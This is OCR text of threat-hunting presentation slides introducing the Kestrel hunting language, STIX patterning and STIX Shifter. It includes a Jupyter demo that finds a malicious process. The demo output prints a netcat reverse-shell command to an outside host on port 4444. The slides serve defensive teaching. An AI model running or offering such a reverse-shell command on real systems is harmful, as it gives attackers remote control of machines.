
seconds ago
SANS 2021 Threat Hunting Summit - Hunt Step A.ipynb
Running an hour ago
5.06 kB
SANS 2021 Threat Hunting Summit - Hunt Step B.ipynb
Running 29 minutes ago
9.73 kB
SANS 2021 Threat Hunting Summit - Hunt Step C.ipynb
Running seconds ago
1.17 kB
starx-proxy-networktraffic.parquet.gz
11 days ago
42.9 kB


Composability



Composable Hunt Flows



Pattern Matching with Structured Threat Information eXpression (STIX)



Open Standard
OASIS Cyber Threat Intelligence

Cyber Threat Intelligence
real-time threat analysis

Cyber Observable eXpression
STIX patterning


Graph-based Model
STIX 2.0, 2.1, 2.1+

STIX Shifter

A federated search engine for security analysts

Supported connectors:


- Elasticsearch ECS
- IBM QRadar
- IBM Cloud Security Advisor
- IBM Guardium
- Splunk Enterprise Security
- Carbon Black Response
- Carbon Black Cloud
- Microsoft Defender ATP
- Microsoft Azure Sentinel
- AWS CloudWatch Logs
- Amazon Athena
- HCL BigFix
- Alertflex
- Micro Focus ArcSight



https://github.com/opencybersecurityalliance/stix-shifter


StarX Hunting Demo

Full Demo at https://www.youtube.com/watch?v=tASFWZfD7l8



Sysmon: https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon
SysFlow: https://github.com/sysflow-telemetry

StarX network topology



jupyter StarX-huntbook (autosaved)

Logout


File Edit View Insert Cell Kernel Help

Trusted Kestrel

Run Code

Hunting Plan

1. start from `9.12.235.31`
2. start with my favourite TTP



In [1]:
```
exp_node = GET process FROM stixshifter://linuxserver31
           WHERE [process:parent_ref.name = 'node' AND process:binary_ref.name != 'node']
           START t'2021-04-05T00:00:00Z' STOP t'2021-04-06T00:00:00Z'
```

Block Executed in 4 seconds

VARIABLE	TYPE	# (ENTITIES)	# (RECORDS)	artifact*	directory*	file*	ipv4-addr*	network-traffic*	process*	user-account*	x-ecs-destination*	x-ecs-file*
exp_node	process	1	133	133	314	313	22	11	265	133	11	47

*Number of related records cached.

In [2]:
```
DISP exp_node ATTR name, pid, command_line
```

name	pid	command_line
node	1167882	/usr/local/bin/node app.js
sh	1167882	/bin/sh -c nc www.compromisedpublicserver.com 4444 -e /bin/bash

In [3]:
```
nc = FIND process CREATED BY exp_node
DISP nc ATTR name, pid, command_line
```

name	pid	command_line
bash	1167883	/bin/bash
nc	1167883	/bin/nc www.compromisedpublicserver.com 4444 -e /bin/bash
sh	1167883	/bin/sh -c nc www.compromisedpublicserver.com 4444 -e /bin/bash

Block Executed in 16 seconds

Happy Hunting and Sharing

0. Join OCA Slack Channel to ask, to learn, and to help others
   - https://open-cybersecurity.slack.com/

1. Install Kestrel and hunt (via command-line, Jupyter, or API)

```
pip install kestrel-lang
```

2. Start with hunting tutorials to setup data sources and explore monitored systems
   - https://kestrel.readthedocs.io/en/latest/tutorial.html
   - https://opencybersecurityalliance.org/posts/kestrel-2021-07-26

3. Share your hunting patterns, analytics, and huntflows/huntbooks with the community
   - https://github.com/opencybersecurityalliance/kestrel-huntbook
   - https://github.com/opencybersecurityalliance/kestrel-analytics
   - blog/vlog your hunts

4. Contribute to Kestrel runtime
   - report bugs, revise/add documentation, code new features at repos *kestrel-lang*, *firepit*, *kestrel-jupyter*, *stix-shifter*

References

Resources

- Main repo *https://github.com/opencybersecurityalliance/kestrel-lang*
- Huntbook repo *https://github.com/opencybersecurityalliance/kestrel-huntbook*
- Analytics repo *https://github.com/opencybersecurityalliance/kestrel-analytics*
- Documentation *https://kestrel.readthedocs.io*
- Slack channel *https://open-cybersecurity.slack.com/*
- Hunting blogs and examples *https://opencybersecurityalliance.org/posts*
- StartX hunting demo (full) *https://www.youtube.com/watch?v=tASFWZfD7l8*

References

- Shu, X. and Coccoli, P. and Jang, J. and Molloy, I. “The thrill of cyber threat hunting with Kestrel Threat Hunting Language.” IBM Research Blog. 2021.
- Shu, X. and Jang, J. “The Game of Cyber Threat Hunting: The Return of the Fun.” Talk at RSA Conference 2021.
- Shu, X., Araujo, F., Schales, D., Stoecklin, M., Jang, J., Huang, H., and Rao, J. R. “Threat intelligence computing.” In Proceedings of the 2018 ACM Conference on Computer and Communications Security (CCS). ACM, 2018

Thank you!

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Community
Chew Kin Zhong
You?

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https://www.darpa.mil/program/transparent-computing